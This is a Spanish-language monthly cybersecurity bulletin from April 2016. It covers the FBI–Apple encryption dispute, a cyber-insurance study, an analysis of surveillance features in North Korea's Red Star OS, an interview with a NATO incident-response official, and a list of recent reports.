ABRIL 2016 / Nº 13

CIBER elcano

Desarrollado por:

INFORME MENSUAL DE CIBERSEGURIDAD

Copyright y derechos:

Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos-THIBER, the Cyber Security Think Tank

Todos los derechos de esta Obra están reservados a Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos y a THIBER, the Cyber Security Think Tank. Los titulares reconocen el derecho a utilizar la Obra en el ámbito de la propia actividad profesional con las siguientes condiciones:

a) Que se reconozca la propiedad de la Obra indicando expresamente los titulares del Copyright.
b) No se utilice con fines comerciales.
c) No se creen obras derivadas por alteración, trasformación y/o desarrollo de esta Obra.

Los titulares del Copyright no garantizan que la Obra esté ausente de errores. En los límites de lo posible se procederá a corregir en las ediciones sucesivas los errores señalados.

Eventuales denominaciones de productos y/o empresas y/o marcas y/o signos distintivos citados en la Obra son de propiedad exclusiva de los titulares correspondientes.

Informe editado en Madrid.

Más información:

Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos.

THIBER, The Cyber Security Think Tank.

Índice

1 Comentario Ciberelcano 04

2 Análisis de actualidad internacional 06

3 Opinión ciberelcano 07

4 Entrevista a Vicente Pastor 11

5 Informes y análisis sobre ciberseguridad publicados en marzo de 2016..... 18

6 Herramientas del analista 19

7 Análisis de los ciberataques del mes de marzo de 2016 21

8 Recomendaciones

8.1 Libros y películas 27

8.2 Webs recomendadas 30

8.3 Cuentas de Twitter.....30

9 Eventos.....31

1 COMENTARIO CIBERELCANO
FBI vs Apple: La batalla por el cifrado

AUTOR: Enrique Fojón Chamorro. Subdirector de THIBER, the cybersecurity think tank.

Las filtraciones del contratista de la Agencia Nacional de Seguridad (NSA) Edward Snowden en 2013 pusieron de manifiesto la fuerte dependencia y las enormes relaciones que tienen los servicios de inteligencia estadounidenses con las principales empresas tecnológicas del país. Precisamente, estas revelaciones dañaron – quizás de forma irremediable – la imagen pública de muchos de estos gigantes tecnológicos (*Apple, Microsoft, Google* o *Facebook*, por poner algunos de los ejemplos más representativos) y quebraron la relación de confianza que existía con el gobierno estadounidense, erosionando así la estrecha colaboración que estas empresas mantenían con el sistema nacional de inteligencia.

Esta erosión alcanzaría su cénit cuando a finales de febrero, *Apple hacía pública su negativa de ayudar al FBI* – aduciendo que si lo hacía estaría sembrando un "peligroso precedente", *a pesar de la negativa del director de la Agencia de Inteligencia*- a acceder al teléfono móvil de Syed Rizwan Farook, uno de los autores del tiroteo de San Bernardino – supuestamente relacionado con *Daesh* – que se saldó con catorce muertos el pasado 2 de diciembre de 2015. La negativa de *Apple* a desbloquear el *IPhone* del asesino recibió el apoyo de otros gigantes tecnológicos como *Google, Facebook, Microsoft* o *Amazon* y parecía ser el comienzo de una nueva batalla por la defensa de la privacidad y el cifrado en los Estados Unidos.

EL pasado 21 de marzo, el Departamento de Justicia estadounidense ***solicitó la suspensión de la vista del contencioso que mantiene el FBI*** con *Apple* para probar un método de acceso al teléfono de Syed Rizwan Farook –***supuestamente proporcionado por una empresa israelí***- que no requería la asistencia del fabricante. En otras palabras, la agencia federal parecía haber encontrado el modo de *hackear* el *IPhone 5C* de la compañía de la manzana.

Este anuncio resulta doblemente relevante: por un lado, parecía evidente que los esfuerzos del FBI para encontrar un modo efectivo de acceder al teléfono del asesino de San Bernardino sin la ayuda de *Apple* no habían sido suficientes hasta hace unas semanas, posiblemente "porque no era necesario". Por otro lado, el FBI ha lanzado al mundo entero un mensaje sobre la "debilidad" de los mecanismos de seguridad de la empresa de la manzana, algo que puede acarrear imprevisibles consecuencias comerciales en Estados Unidos y el resto del globo, máxime cuando los productos de *Apple* son ampliamente consumidos por organismos gubernamentales de muchos países debido a la creencia de que éstos disponen de mejores medidas de seguridad que otros proveedores.

"la estrategia del FBI no solo supone un duro revés para Apple sino también un claro aviso al resto de las grandes empresas tecnológicas."

Sea como fuere, los abogados de *Apple* han anunciado que solicitaran judicialmente toda la información sobre el modo en el que el FBI ha ganado acceso a *IPhone 5C* de los tiroteos de San Bernardino.

Finalmente, el pasado 28 de Marzo, el ***Departamento de Justicia anunciaba que el FBI había sido capaz de acceder al terminal de Farook sin la ayuda de Apple***, poniendo fin, de momento, a este paradigmático caso de lucha por los derechos civiles en la era de Internet.

Resulta evidente que la estrategia del FBI no solo ha supuesto un duro revés para *Apple* sino también un claro aviso al resto de las grandes empresas tecnológicas. Tanto es así que ninguna de estas grandes empresas ha querido valorar el anuncio de la agencia de investigación estadounidense sobre el acceso al terminal del asesino de San Bernardino a través de "terceros"

En definitiva, parece que estamos ante una nueva batalla por el cifrado que se librará en todos los puntos del globo.

2 ANÁLISIS DE ACTUALIDAD INTERNACIONAL
Ciberseguros. La transferencia del ciber-riesgo en España

AUTOR: Ángel Vallejo. Responsable de Relaciones Institucionales, THIBER.

El próximo 27 de abril, THIBER publicará un nuevo estudio: **"Ciberseguros. La transferencia del ciber-riesgo en España"**. Se trata del primer documento realizado en este ámbito, que ha desarrollado junto con algunas de las más importantes compañías del sector asegurador, tecnológico y de consultoría.

Las nuevas amenazas asociadas al entorno digital, la interconectividad y la digitalización del tejido empresarial español constatan **la necesidad de un cambio de paradigma.** El propio sector asegurador, los proveedores de servicios de ciberseguridad, la Administración Pública, así como el resto del sector empresarial deben ser los protagonistas de la gestión integral de **los ciberincidentes**, que **tan sólo en 2015 aumentaron un 180% en España,** de acuerdo con los datos de INCIBE (Instituto Nacional de Ciberseguridad).

De esta forma, deberá existir una colaboración continua entre los departamentos de siniestros de las aseguradoras, empresas tecnológicas especializadas y los departamentos TIC de las compañías aseguradas. Para ello será imprescindible **contar con un documento que sirva como herramienta actualizada de base de análisis y que a la vez recoja propuestas de trabajo común.** Ahí es, precisamente, donde el informe coordinado por THIBER hará las veces de documento de referencia para el futuro inmediato.

AIG, AON, K2 INTELLIGENCE, MARSH, MINSAIT (by INDRA) y TELEFÓNICA, con la colaboración del **INSTITUTO DE EMPRESA**, están trabajando con **THIBER**, para desarrollar una visión de conjunto de la situación de los ciberseguros en España. El resultado del estudio **servirá como referencia y guía para organizaciones de todo tipo**, tanto Pymes como grandes empresas, combinando estrategias de mitigación con estrategias de transferencia.

La presentación oficial tendrá lugar **el 27 de abril de 2016 por la tarde en la sede principal del Instituto de Empresa en Madrid,** en un evento que contará con la presencia e intervención de algunos de los más destacados expertos en la materia a nivel nacional.

3 OPINIÓN CIBERELCANO
El Gran Hermano de Corea del Norte: la Estrella Roja

AUTOR: Simón Roses Femerling. CEO de VULNEX.

Es de sobra conocido que estados y naciones en todo el mundo han estado mejorando sus capacidades ciber para abordar las amenazas modernas derivadas de la dependencia tecnológica ya que, por ejemplo, un ataque a las infraestructuras críticas de un país (CI) podría tener consecuencias desastrosas.

A menudo leemos en los medios de comunicación noticias relativas a ciberataques perpetrados contra sistemas informáticos estatales o empresariales, cuya autoría apunta a actores estatales o auspiciados por éstos, lo que denota un nivel significativo de sofisticación, entrenamiento y financiación.

Sin embargo, no es igualmente conocido, tal vez por contar con una menor cobertura mediática, que son cada vez más los Estados que están desarrollando sus propios sistemas operativos (SO) y aplicaciones para proteger sus sistemas informáticos.

Desarrollar su propio software les permite reducir la dependencia de tecnología extranjera y hace más difícil que los atacantes lo exploten, ya que deben primero obtener una copia del software para poder identificar vulnerabilidades.

LA HISTORIA DE LA ESTRELLA ROJA

El sistema operativo *Estrella Roja* (chosŏn'gŭl: 붉은별, romanización revisada: *Bulg-eun Byeol*) es el sistema operativo de Corea del Norte basado en Linux y que ha desarrollado el *Centro de Computación de Corea* (KCC)2 como un sistema operativo estatal para su uso por la población en ordenadores de sobremesa. El desarrollo de Estrella Roja comenzó en el año 2002.

Existen dos ramas del sistema operativo Estrella Roja: 2.x y 3.0. La rama 2.0 se desarrolló en 2010 y un estudiante ruso que realizaba un curso en la Universidad de Pyongyang la filtró en Internet. Por otra parte, en 2013 Will Scott, un profesor estadounidense de la Universidad de Washington que impartía dos asignaturas sobre programación Linux y Android en la Universidad de Pyongyang, publicó algunas fotos de Estrella Roja OS 3.0 en Internet. En diciembre del 2014 se hicieron públicas varias imágenes ISO de las ediciones servidor y escritorio de la rama 3.0. Adicionalmente, es posible comprar copias legales del sistema operativo en algunas tiendas en Pyongyang (de ahí la filtración en Internet), pero se desconoce el volumen de usuarios y el alcance geográfico.

El profesor Scott impartió una interesante conferencia en el *Caos Computer Club 2014* en Berlín sobre el tema. Él mismo compró una copia del sistema operativo Estrella Roja para

uso personal pero nunca vio ningún equipo o estudiante utilizando la Estrella Roja en la Universidad, sino Windows XP, Linux y Android. Scott sugiere que la Estrella Roja lo utilizan contratistas del gobierno y otros agentes gubernamentales.

Fig. 1- Línea del tiempo de la Estrella Roja

El sistema operativo Estrella Roja se basa en una distribución Linux Fedora (el análisis sugiere entre Fedora 11 y Fedora 15). La GUI del sistema operativo Estrella Roja versión 2.0 y 2.5 tiene un aspecto de Windows XP; mientras que la última versión conocida la 3.0 tiene un aspecto de MacOS (ver Fig.2)

Fig. 2 – Roja Estrella SO 2.0 Desktop (izquierda) y Estrella Roja SO 3.0 Desktop (derecha)

En marzo de 2013 se hizo pública una foto de Kim Jong-un en su mesa de trabajo con un iMac de Apple, lo cual hace suponer cuál es la razón del cambio de aspecto en la Estrella Roja SO GUI de Windows XP a MacOS. Desde hace tiempo, corre el rumor de que Kim Jong-un es un fan de los productos Apple.

Fig. 3 – Líder de Corea del Norte Kim Jong-un con un iMac de Apple en su escritorio

Detrás de una estética de MacOS, la Estrella Roja es un sistema operativo Linux, basado en Fedora, con versión del kernel 2.6.38.8 (Estrella Roja 3.0 Desktop). El GUI utiliza KDE e incorpora diversas aplicaciones como juegos, cliente de correo electrónico, reproductor multimedia, creador de música y una suite de Office para crear documentos, presentaciones y hojas de cálculo.

El perfil de las aplicaciones y su forma de comercialización nos induce a pensar que la Estrella Roja es un sistema desarrollado por el gobierno para que los ciudadanos lo utilicen. Sin embargo, en su interior encontramos un lado oscuro.

EL OTRO LADO DE LA ESTRELLA ROJA

En el punto anterior se han citado las aplicaciones de usuario, componentes y aspecto de la Estrella Roja, así que es momento de profundizar un poco más y revelar el otro lado del sistema operativo: su capacidad de espionaje.

Como se mencionó anteriormente, la Estrella Roja está basada en Fedora pero incluye multitud de software personalizado como módulos del kernel y archivos binarios para diversos propósitos: una versión modificada del navegador Firefox llamado Naenara, un antivirus y "Contents Guard" o un *demonio* de Linux que firma todos los documentos de forma invisible para el usuario. Tras analizar todos estos códigos personalizados es posible examinar en profundidad la plataforma de vigilancia del gobierno de Corea del Norte que existe dentro de la Estrella Roja.

NAVEGADOR NAENARA

Naenara, cuyo significado es "mi país" en coreano es el navegador basado en Firefox que incluye el sistema operativo Estrella Roja. Además, el KCC también opera un portal de noticias público llamado Naenara: *www.naenara.com.kp.*

Cuando se ejecuta Naenara lo primero que llama la atención es la página por defecto: una dirección privada de red: 10.76.1.11. Aparentemente Corea del Norte es una inmensa red de área local (LAN) privada (red de clase A). Naenara está configurado por defecto para enviar toda su información (como por ejemplo consultas de búsqueda o actualizaciones) hacia y desde esa dirección IP. Se puede afirmar con seguridad que esta IP 10.76.1.11 es un servidor central que recibe toda la información que surge de Naenara.

Una seria preocupación al usar Naenara es que por cada petición HTTP se agregan varias cabeceras HTTP que rompen la privacidad del usuario, ya que proporcionan su dirección IP, dirección MAC y número de serie del disco duro. Al añadir estas cabeceras HTTP a cada solicitud HTTP, los funcionarios del gobierno norcoreano pueden identificar y perfilar los hábitos de navegación web de sus ciudadanos e incluso geolocalizarlos.

CONTENTS GUARD

Contents Guard es un paquete de software compuesto de un módulo de kernel, un escáner antivirus y una aplicación que firma silenciosamente ciertos archivos del usuario. Este paquete de software es una poderosa herramienta de vigilancia del gobierno norcoreano.

El componente firma con una marca de agua (formada por el número de serie del disco duro) ficheros como documentos y archivos multimedia. A través de esta marca es posible rastrear e identificar a los usuarios que crearon o abrieron un archivo marcado. Con solo conectar una memoria USB a un ordenador con la Estrella Roja todos los documentos que contenga son firmados automáticamente.

Mediante esta firma el gobierno puede identificar el origen del documento y cuántas personas lo han abierto, ya que se van añadiendo marcas de agua sucesivamente. Esta capacidad permite relacionar redes de personas.

Además Contents Guard cuenta con medidas de autodefensa que dificultan que el usuario pueda detectar y eliminar este software. La Estrella Roja 2.0 ya incluía en su interior el Contents Guard pero es en la versión 3.0 donde el Contents Guard se ha mejorado notablemente y es mucho más agresivo.

Sin duda Contents Guard es una poderosa herramienta dentro de la plataforma de espionaje del gobierno de Pyongyang.

CONCLUSIONES

Parece claro que la Estrella Roja ha sido diseñado bajo el prisma de facilitar la usabilidad y mejorar la experiencia del usuario: un interfaz amigable y aplicaciones aparentemente inofensivas como juegos o una suite ofimática para ganar la aprobación y confianza del usuario, pero en sus entrañas esconde una potente plataforma de espionaje gubernamental para vigilar, perfilar y perseguir al ciudadano.

A pesar del análisis del sistema operativo desarrollado por el régimen norcoreanos y habida cuenta de la opacidad que muestran como nación, muchas preguntas quedan pues sin respuesta: ¿Quién utiliza realmente la Estrella Roja y dónde? ¿Cuál es el volumen de usuarios? ¿Existe una versión más actualizada? ¿Cómo explota el gobierno norcoreano con toda la información que recaba?

En definitiva, las naciones han desarrollado proyectos de vigilancia a lo largo de la historia, pero el sistema operativo Estrella Roja es un claro ejemplo de hasta dónde es capaz de llegar una nación con un control orwelliano de su ciberespacio específico para ejercer control sobre sus propios ciudadanos.

4 Entrevista a Vicente Pastor. Jefe de Servicios de Seguridad Empresariales en el Centro de Respuesta a Incidentes de Ciberseguridad de la OTAN: NCIRC (NATO Computer Incident Response Capability).

1. Su cargo actual es Jefe de Servicios de Seguridad Empresariales en el Centro de Respuesta a Incidentes de Seguridad de la OTAN. ¿En qué consiste exactamente su trabajo?

Comencé a trabajar en el *NATO Computer Incident Response Capability* (NCIRC) a principios del año 2005, como parte del equipo al que se encargó dar los primeros pasos con el Centro. En ese momento, lo más importante era asegurarse que la capacidad inicial operativa, que las naciones OTAN habían demandado durante la Cumbre de Praga de 2002, y que se había implementado mediante los correspondientes contratos con la industria, se pusiera en funcionamiento lo antes posible.

Durante los años siguientes, mi rol ha ido variando a medida que el Centro ha ido creciendo en personal y responsabilidades y las entidades OTAN, incluyendo la Agencia en la que se encuadra el NCIRC, han sufrido varias restructuraciones, al mismo tiempo que las capacidades técnicas iban evolucionando y mejorando. La culminación de ese esfuerzo, hasta el momento, ha sido la consecución de la capacidad completa operativa al terminar la implementación del proyecto NCIRC FOC en mayo de 2014.

En la actualidad, mis responsabilidades incluyen la supervisión de toda la parte técnica que comprende los diferentes sensores, las fuentes de datos y eventos, su configuración para asegurarse de que se reduce el "ruido" (falsos

positivos) y se aumenta la ratio de detección de incidentes mediante la correlación de todos los eventos en nuestro sistema central de gestión de eventos e información de seguridad.

Así mismo, contamos con capacidades que nos permiten realizar análisis forenses y análisis de vulnerabilidades de manera remota a cualquier máquina de las redes de la OTAN. La sección de gestión de incidentes obtiene de nosotros los servicios que les permiten concentrarse en su misión de detectar y responder a los incidentes sin tener que preocuparse de la tecnología subyacente.

Además, tengo responsabilidades sobre sistemas de prevención fuera de la capacidad de respuesta a incidentes como son los dispositivos de protección del contorno de las redes, las pasarelas de seguridad, los filtros de contenido, los sistemas criptográficos y la infraestructura de clave pública de la OTAN.

2. Con la experiencia acumulada durante más de una década en un entorno exigente y en continuo cambio, ¿Cuál cree que es el factor clave del éxito en la gestión global de la ciberseguridad ante los nuevos retos y amenazas?

Por supuesto, y en esto me gustaría hacer hincapié, es completamente erróneo pensar que las herramientas técnicas son lo realmente importante. Al fin y al cabo, son sólo eso: herramientas al servicio de personas para realizar determinadas tareas. Por eso, lo realmente importante son los equipos de personas altamente cualificados que son los que realmente dan valor a todo esto.

Estas personas son capaces de realizar sus tareas sin tener herramientas sofisticadas, aunque quizá con mayor dificultad. Lo contrario es absolutamente falso: las herramientas, incluso las mejores del mercado, son incapaces de aportar ningún valor sin el personal adecuado que, no solo conozca su funcionamiento, sino también sepa realmente aportar valor con su soporte a toda la cadena compleja que gestiona la ciberseguridad.

Quien diga lo contrario es, probablemente, porque sus intereses sean más de tipo comercial que operativo. Además, es necesario tener unos procedimientos de trabajo bien definidos y que vayan madurando a medida que nuestros equipos humanos van ganando en experiencia. Estos dos factores: el personal y los procesos, son a los que en muchas ocasiones no se les presta la debida atención y provocan grandes decepciones en cuanto a las expectativas que levanta un determinado proyecto.

Por ello, para mí, la clave del éxito sin duda es el personal y en un segundo término los procesos. Como menciona muchas veces el Dr. Jose Ramón Coz, un Auditor que trabaja para la OTAN y con quien comparto algunas tareas de investigación: *la ciberseguridad tiene tres aspectos, el clave es el personal que la gestiona, después los procesos que permiten garantizar su máxima eficacia y, por último, la tecnología que los soporta, que mejora su eficiencia.*

3. Pero la gestión de los expertos en ciberseguridad es un asunto complicado, que sin embargo ha evolucionado muy rápidamente en los últimos tiempos, y se ha tomado muy en serio algunos países que tienen una apuesta clara de futuro en este campo. ¿Cómo valoraría este aspecto?

Es cierto, y está muy ligado a lo que comentaba en la pregunta anterior. Los países y las organizaciones que han madurado en estos procesos tienen totalmente clara la importancia de los recursos humanos expertos en este campo. Es muy difícil en la actualidad encontrar a esos expertos en el mercado. La demanda es brutal y la oferta no es tan grande como se quisiera. Esto hace que la búsqueda y retención de estos profesionales se haya convertido casi en misión imposible.

"es muy probable que el ritmo de generación de profesionales de ciberseguridad sea mucho menor a la tasa de crecimiento de la demanda"

En algunos países hay grandes campañas para identificar a personas con perfiles adecuados que puedan progresar mediante una formación adecuada y convertirse en esos expertos.

Se realizan acciones concretas por parte de los gobiernos de esos países para tratar cubrir el hueco de profesionales del ramo y tratar de dar respuesta a la creciente demanda. Si los gobiernos no toman medidas concretas, es muy probable que esa situación se agrave y que el ritmo de generación de esos profesionales sea mucho menor a la tasa de crecimiento de la demanda.

El Reino Unido, por ejemplo, publicó su estrategia de ciberseguridad en 2011 (dos años antes que la española) y se marcó un objetivo claro no sólo de mejorar las habilidades profesionales en esa área sino conseguir ser un referente mundial en ciberseguridad y construir las capacidades, conocimiento y habilidades transversales que den soporte a estas actividades. Está haciendo, junto con otros países de primer nivel, unos avances muy significativos en este campo.

4. En su opinión, ¿cuáles son los aspectos operativos más importantes de la ciberseguridad?

Es difícil contestar a esta pregunta de una manera genérica que sea extrapolable a todas las situaciones. Básicamente, creo que si la gestión de los sistemas de información se hace de una manera metódica hay menos probabilidades de que los problemas relacionados con la ciberseguridad te afecten.

Es necesario tener en cuenta que cualquier resquicio es bueno para que sea aprovechado por agentes con intenciones maliciosas y, por lo tanto, las actividades de ciberdefensa tienen que estar incluidas en todas las fases del ciclo de vida de los sistemas de información. Este es un aspecto en el que la OTAN ha evolucionado de forma notable.

Además, como muchos de los ataques se benefician de la ingenuidad humana o del

desconocimiento y la buena fe de los usuarios, es primordial que la ciberseguridad forme parte integral de todos los procesos que realiza una organización (no necesariamente sólo los relacionados con los sistemas de información) y que haya una adecuada formación y concienciación de todo el personal, sin excepción.

Hay que poner hincapié en que todos los procesos forman parte de un gran mecanismo y que lo que se pretende es ver donde falla éste, donde está el hueco, la debilidad que se puede aprovechar. Y no hay recetas mágicas para evitar esas vulnerabilidades.

Tenemos que conseguir que nuestros procesos de continuidad del negocio y de gestión de la información estén completamente alineados con los relacionados con la seguridad en todos sus aspectos.

Ya sabemos que la seguridad 100% no existe y por lo tanto ya no se trata de evitar que haya intrusiones, sino que hay que asumir que, con mucha probabilidad, casi con total seguridad, esas intrusiones ya se han producido, los oponentes ya han puesto las manos sobre nuestros sistemas y, o bien están realizando sus actividades sin que nos demos cuenta, o bien están esperando el momento oportuno para realizarlas.

Por ello, es esencial tener una capacidad de respuesta a incidentes que se encargue de monitorizar continuamente los sistemas, detectar anomalías y corregirlas. Y no es tarea fácil. De nuevo aquí los profesionales son la clave total del éxito.

Las herramientas de detección y prevención clásicas utilizan una serie de patrones. Esos patrones son estudiados por los atacantes para diseñar métodos que eviten la detección de sus actividades. Es decir, los oponentes estudian las defensas en profundidad. Y, ¿cómo podemos intentar no perder esta carrera?

Bien, nuestros profesionales han de ser capaces de hacer lo mismo y, a cada manera que se encuentre de atacar ciertas debilidades (en los sistemas, en las personas, en las instalaciones…) tienen que buscar formas de defenderse. Y, para

ello, no queda más remedio que ponerse en la piel de los atacantes, conocer sus herramientas, sus métodos y, siempre que sea posible, quienes son, cómo están organizados y cuáles son sus motivaciones.

Se trata, al fin y al cabo, de tener bien claro qué se está protegiendo, cuáles son las formas más usuales de ser atacados y estar preparados para detectar y responder a cualquier situación no deseada. Es importante no tener puntos negros que pudieran esconder debilidades, sea en el personal, en los procesos, en los sistemas o en las instalaciones. En definitiva, no sólo prevención sino también estar preparados para mitigar y responder.

5. ¿Cómo afronta la OTAN los nuevos retos en ciberseguridad? ¿A qué aspectos se les da mayor prioridad?

La OTAN no es ajena a amenazas similares a las que se enfrenta cualquier empresa o particular. Es decir, nosotros también somos objeto de ataques indiscriminados de todo tipo. Por otra parte, dado el carácter de la Organización, es fácil pensar que existen otros actores interesados en conseguir acceso a la información o en interrumpir servicios soportados por sistemas de información. Estos ataques dirigidos son más peligrosos y más difíciles de detectar y pueden formar parte de campañas mayores con objetivos de los más diversos.

"La OTAN no es ajena a amenazas similares a las que se enfrenta cualquier empresa o particular"

La ciberseguridad ha sido siempre una de las grandes preocupaciones de la OTAN. Prácticamente en todas las cumbres que ha celebrado la Organización en este siglo se han producido declaraciones de los países relacionadas con la ciberseguridad.

Y no sólo declaraciones, sino que se han tomado medidas concretas para dar respuesta a la creciente preocupación de los gobernante respecto a los efectos de una potencial falta de seguridad en un mundo en el que, cada vez más, hay una gran dependencia de los sistemas de información para realizar todo tipo de tareas.

Prácticamente todo está ligado de una u otra manera al mundo cíber. La próxima cumbre ocurrirá en Varsovia este verano, a primeros de julio, y creo que se volverán a tomar interesantes decisiones relacionadas con la ciberseguridad por lo que invito a todos a que estén pendientes de los resultados de la misma.

La OTAN ofrece un foro único, con presencia transatlántica, y una gran experiencia, en el cual discutir todos los temas relacionados con la seguridad en general y con la ciberseguridad en particular. Es necesario tener en cuenta cuál puede ser el resultado de ciertas acciones en el ciberespacio sobre actividades que ocurren en el mundo físico y no estudiar este campo de manera aislada.

6. ¿Cree que en el ámbito universitario se está avanzando en estos temas como se debiera?

La verdad es que he visto varios avances que me alegran. Aun así, creo que hay mucho

camino que recorrer tanto en España como en el resto de los países. Ahora existen muchos más programas de formación especializados en la Universidad, especialmente en el nivel de máster que antes no estaban disponibles. No estoy completamente seguro de que todos los pre-requisitos para poder formar a un profesional en estos temas se cumplan siempre.

Existen áreas relacionadas con las políticas y procesos de seguridad donde la formación técnica previa puede ser menos exigente, pero hay otros como los relacionados con el análisis forense y de malware donde es necesario tener una gran base de formación técnica previa, de modo que esas especializaciones profesionales produzcan la preparación deseada a su finalización.

Las titulaciones en otros países son mucho más especializadas que a las que estamos acostumbrados en España. El grado universitario *(Bachelor of Science / Bachelor of Art)* se obtiene en tres años de estudios y he visto programas especializados en ciberseguridad que ponen personas con una formación universitaria en este campo en el mercado con 21 años de edad. En fin, creo que, en el ámbito formativo, como siempre, la Universidad tiene que seguir adaptándose para producir los profesionales con la formación que el mercado demanda.

7. ¿Y la investigación? ¿cómo impacta en el campo de la ciberseguridad?

En mi opinión, los sistemas de transferencia de resultados de la investigación y, en general, las relaciones entre universidad, centros de investigación teórica y aplicada, gobierno y empresa están mejor engrasadas en otros países de lo que lo están en España.

Ha habido una temporada en la que se ha mejorado muchísimo en ese campo, pero, en este momento, en la situación de crisis que vivimos, me consta que las entidades académicas que se dedican a la investigación no lo tienen fácil para tener los recursos económicos que les permitan avanzar en la misma. Además, debido a ello, muchos de nuestros investigadores encuentran que las oportunidades para avanzar en la investigación son mejores en el extranjero que en España y emigran a otras entidades académicas y, en multitud de ocasiones, para no volver.

En fin, un asunto en el que deberíamos asegurarnos que hay una correcta inversión si queremos obtener resultados, en el que además las empresas deberían estar muchísimo más implicadas, pero que requiere que los resultados de la investigación sean tangibles para ellas.

Si se establece un objetivo en el que se intenta impulsar el desarrollo industrial y las actividades de I+D+i en el ámbito de la ciberseguridad, no puede dejarse la iniciativa sólo en manos de quien la quiera tomar sino que ha de ser un esfuerzo conjunto que permita, como decía antes, no sólo cubrir el déficit que podamos tener con respecto a la media, sino intentar ser líderes en un área que tiene uno de los mayores impactos económicos del momento y que, en un mercado global como en el que nos encontramos, puede suponer la generación de una industria y unos puestos de trabajo que son muy necesarios en la actualidad.

Como último punto, además, destacaría que los países que han realizado una mayor inversión en este campo, están incrementando notablemente sus beneficios, y se están convirtiendo en los países líderes, y en la referencia en la exportación de tecnología, procesos y recursos humanos.

"los países que han realizado una mayor inversión en I+D+i de ciberseguridad, están incrementando notablemente sus beneficios, y se están convirtiendo en los países líderes"


5 Informes y análisis sobre ciberseguridad publicados en marzo de 2016

Strategies for incident response and cyber crisis cooperation (ENISA)

Confianza y estrategia en las tecnologias de la Informacion (IEEE)

Cybersecurity. Are we ready in Latin Amarica and the Caribbean? (OAS)

Federal Information Security Modernization Act: Annual Report (White House-US)




Data Breach Digest (Verizon)


Big Data Security (ENISA)

Cybersecurity: Critical Infraestructures Authoritative Reports and Resources (U.S Congress Library)

The Emergence of Cybersecurity Law (University of Indiana)




6 HERRAMIENTAS DEL ANALISTA: MrLooquer: IPv6 Intelligence



